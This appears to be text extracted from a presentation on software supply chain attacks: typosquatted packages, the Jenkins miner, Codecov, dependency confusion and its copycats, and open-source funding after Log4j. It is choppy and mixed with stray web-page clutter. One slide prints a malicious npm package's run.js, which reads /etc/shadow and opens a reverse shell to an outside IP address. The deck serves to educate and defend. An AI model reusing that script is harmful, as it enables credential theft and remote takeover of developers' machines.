
**Back-doored Gems bootstrap-sass package discovered.**  
A malicious version of the popular bootstrap-sass package, downloaded a total of 28 million times to date, and with 1.6K dependencies, is published to the RubyGems repository.

**Libpeshnx Researchers at ReversingLabs Identified a PyPI package with back-door vulnerability.**  
While the package had been reported as containing a known vulnerability, it had not been removed from the Python package repository — as is often the case with intentionally malicious packages.  
**230 RubyGems pulled for typesquating or impersonating popular open source packages.**

**Python3-dateutil and jellyfish**  
Two trigamined Python libraries from PyPI caught stealing SSH and GPG keys from the projects of infected developers. The two libraries imitated the popular "dateutil" and "jellyfish" (the first L is an ll). This was the sixth instance of typesquating components found in the PyPI repository.


**Hundreds of RubyGems packages yanked from the public repository as a result of typesquating concerns.**

**Octopus Scanner**  
26 open source packages were found to be compromised through malicious code injection. The malware was designed to enumerate and backdoor NetBeans projects through the NetBeans IDE.




**adversaries seek the  
most efficient path**

## Combined Reach of 100 Influential Maintainers



## Evolution of Package Reach for the Top 5 npm Packages





# Phase 3: Attack Developers And Development Infrastructure




## Jenkins under attack

# Jenkins Miner: One of the Biggest Mining Operations Ever Discovered

February 15, 2018

The Check Point research team has discovered what could potentially become one of the biggest malicious mining operations ever seen.

“So far, \$3.4 million has been mined.”



“According to [Verkada](#), the hackers targeted a “Jenkins” server under the company’s systems and it has effectively created a domino effect that led to the compromise of various systems around it.


Verkada committed a relatively simple security failure, which arguably put many of its customers and members of the public at risk. As first reported by [Bloomberg](#), a group of “somewhere in the middle of white and black hat” hackers gained access to more than 150,000 cameras deployed by large companies, schools, local government agencies and healthcare institutions (see: [Startup Probes Hack of Internet-Connected Security Cameras](#)).

“We just found it through going through ... Shodan results as always.”

# What You Need to Know about the Codecov Incident: A Supply Chain Attack Gone Undetected for 2 Months

April 19, 2021 By Ax Sharma

---



Marc  
h  
2018

June  
2019

Dec  
2020

Dec  
2020

May  
2020

steal credentials

steal passwords

steal money

backdoored

tool tampering

#### **npm credentials intentionally compromised.**

A malicious version of a package from a core contributor to the conventional-changelog ecosystem is published. The package was installed 28,000 times in 35 hours and executed a Monero crypto miner.

#### **23 RubyGems packages pulled from the public repository.**

Packages including chrome\_taker, color\_hacker, aloha\_analyser, get-text, ruby\_nmap, get-texts, colourize, colourful, TacoBell, unix\_crypt, colour-lib, colour\_lib, json\_colour, unixCrypt, auto-cron, json-colour, Copylp, colour\_cat, colour-generator, phantom-proxy, colour\_adjuster, colour\_parser, and btc-ruby were pulled from the public repository because they contained code for crypto mining or cookie/password stealing.

#### **2 New RubyGems laced with cryptocurrency stealing malware taken down**

RubyGems removed 2 gems from its repo that contained malicious code. When run, it infected Windows machines and replaced any cryptocurrency wallet address it found on the user's clipboard

#### **There's a RAT in my code: new npm malware with Bladabindi trojan spotted**

Sonatype discovered new malware within the npm registry, jdb.js and db-json.js This time, the typosquatting packages are laced with a popular Remote Access Trojan (RAT).

#### **Octopus Scanner**

26 open source packages were found to be compromised through malicious code injection. The malware was designed to enumerate and backdoor NetBeans projects through the NetBeans IDE.

# Dependency Confusion

## Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

Alex Birsan Feb 9 · 11 min read



A novel software supply chain attack method described by Security Researcher Alex Birsan that relies on knowing **what your internal components are called** and **registering the name in public registries**.

ars TECHNICA

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE STORE

DEPENDENCY CONFUSION —

### New type of supply-chain attack hit Apple, Microsoft and 33 other companies

Researcher who got targets to automatically install his code gets \$130,000 payout.

DAN GOODIN · 2/16/2021, 12:49 PM

```
var container = {  
  container.attr('class', 'vertical'),  
  container.html("");  
  switch (options.type) {  
    case 'vertical':  
      vertBarGraphContainer.  
      break;  
    case 'horizontal':  
      horizBarGraphContainer.  
      break;  
  }  
}
```

Enlarge

INSIDER


LEARN Subscribe

DOW +0.21% S&P 500 -0.06% NASDAQ 100 -0.34%

Privacy HOME ENTERPRISE

### An ethical hacker found an astonishingly simple way to breach over 35 tech firms including Apple, Microsoft, Netflix, and Tesla — here's how to protect against it

Aaron Holmes Feb 15, 2021, 9:17 PM



Motorion/Getty Images

GIZMODO We came from the future

HOME LATEST REVIEWS EARTH 109 SCIENCE 109 FIELD GUIDE VIDEO

PRIVACY AND SECURITY

### This Researcher Hacked Into 35 Major Tech Companies, Including Microsoft, Tesla, and Netflix

Lucas Ripick 2/16/21 5:55 PM



Photo: THOMAS SAMSON/AFP (Getty Images)

Alex Birsan, a Romanian threat researcher, recently made over \$130,000 by virtuously breaking into IT systems at dozens of major tech companies.

MORE FROM GO MEDIA

- READ ON JALOPNIK: Engineer Who Compared Tesla 1 The 'S10' Buys Another Model 3
- READ ON JALOPNIK: Apparently Some Car Dealers T1 Customers Against Their Will
- READ ON GIZMODO: Texas Is Colder Than Alaska Rigi
- READ ON CLUB: David Boreanaz joins chorus of, Charisma Carpenter after Joss V

# Dependency confusion timeline

**Jul 2020**

Sonatype's automated malware detection system flags "security research" packages posted by Alex Birsan.

Sonatype add them to our data powering next-gen Nexus Intelligence products.

**Feb 9, 2021**

Alex Birsan releases his research blog entitled "**Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies**"

Details released on **35 companies** that used one or more of the "research" OSS packages.

Sonatype and Microsoft also publish write-ups on the same day.

**Feb 22, 2021**

News is widely circulated with 10 major tech publication mentions.

**575 copycat packages identified as of 22 Feb**

**Mar 3, 2021**

PyPI, npm flooded with **5,000 copycats**

**Mar 15, 2021**  
**10,000+ Copycats**

8 months

1 Week

4 Weeks

**Jul 2020 – Feb 2021**

Birsan continues to post the research packages, but Sonatype's automated malware detection system continues flagging them in an effort to protect our customers from any rogue behaviour.

**Feb 12, 2021**

72 hours in 300+ copycats emerge

**Feb 16, 2021**

Dependency confusion copycat packages detection reaches **7000% above** baseline from previous week.

**Mar 2, 2021**

**750+ copycat packages identified**  
Known Malicious code seen

**Mar 9, 2021**

**8,000+ Copycats**

# Copycats access .bash\_history, /etc/shadow, launch reverse shells

Malicious  
copycats  
identified by  
Sonatype  
target  
Amazon,  
Zillow, Lyft,  
Slack apps




```
FOLDERS
├── amzn
│   ├── 1.0.0
│   │   ├── amzn-1.0.0
│   │   │   ├── package
│   │   │   │   ├── /* package.json
│   │   │   │   └── /* run.js
│   │   ├── amzn-1.0.0.tgz
│   │   └── 2.0.0
│   │       ├── amzn-2.0.0
│   │       │   ├── package
│   │       │   │   ├── /* package.json
│   │       │   │   └── /* run.js
│   │       └── amzn-2.0.0.tgz
└──
```

```
run.js
1  const https = require('https')
2  const os = require('os')
3  const execSync = require('child_process').execSync;
4
5  code = execSync('cat /etc/shadow');
6
7  process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0;
8
9  var info = os.userInfo()
10
11  var username = encodeURIComponent(info.username)
12  var home_dir = encodeURIComponent(info.homedir)
13  var current_dir = encodeURIComponent(__dirname)
14  var code = encodeURIComponent(code)
15
16  //Fetching IP Address
17
18  var ifaces = os.networkInterfaces();
19
20  var addresses = Object.keys(ifaces).reduce(function (result, dev) {
21  ... return result.concat(ifaces[dev].reduce(function (result, details) {
22  ... return result.concat(details.family === 'IPv4' && !details.internal ? [details.address] : []);
23  ... }, []));
24  });
25
26  (function(){
27  ... var net = require("net"),
28  ... cp = require("child_process"),
29  ... sh = cp.spawn("/bin/sh", []);
30  ... var client = new net.Socket();
31  ... client.connect(5482, "5.189.184.129", function(){
32  ... client.pipe(sh.stdin);
33  ... sh.stdout.pipe(client);
34  ... sh.stderr.pipe(client);
35  });
36  return /a/; // Prevents the Node.js application from crashing
37  })();
```



# Next Generation Software Supply Chain Attacks (2015 – 2020)

Typosquatting, Malicious Code Injection, and Tool Tampering







FIGURE 1.6

## NEXT GENERATION SOFTWARE SUPPLY CHAIN ATTACKS (2015 – 2021)

Dependency Confusion, Typosquatting, and Malicious Code Injection




As of Sept 2022, Sonatype's automated malware detection systems have caught **upwards of 95,000 packages**—these include dependency confusion copycats, malicious packages (containing embedded malware), and suspicious typosquats, with the majority of these leveraging the dependency confusion technique.

What should we do about it?



## Early days




As of May:

38%

Most Recent Ratio of Pre-2.15 Downloads

7,051





**EVERYBODY PANIC!**

# The Log4j bug exposes a bigger issue: Open-source funding (Updated)

Apple, Twitter, Steam, Tesla, and Oracle's server's are at risk

## MENU

### CYBERSECURITY

## Defending Fire: A Need for Policy to Protect the Security of Open Source

By **William Loomis, Logan Wolff** Tuesday, February 8, 2022, 8:01 AM

... funding. But issues remain about the lack of financial support to the voluntary participation of many contributors, who often experience high levels of burnout.



POLITICO



POLITICO  
The Long Game

A newsletter for leaders who are building a sustainable future.

SIGN UP NOW

## LAWFARE

5

ays to fix

it?

Volunteer-run projects like Log4J keep the internet running. The result is unsustainable burnout, and a national security risk when they go wrong.

By **Patrick Howell O'Neill**

December 17, 2021



# Lets talk about responsibility

Risk Assessment

Data Sharing

Security Education

Code Audits

Improved Software  
Supply Chains


Memory Safety

Better Scanning

Incident Response

Digital Signatures

SBOMs Everywhere




OSS Contributors

Consumers

# Massive Takata Airbag Recall: Manufacturers promise to pay suppliers more to improve quality next time. No need to track the parts or issue recalls they say.

C/D

BY CLIFFORD ATIYEH AND RUSTY BLACKWELL APR 21, 2021

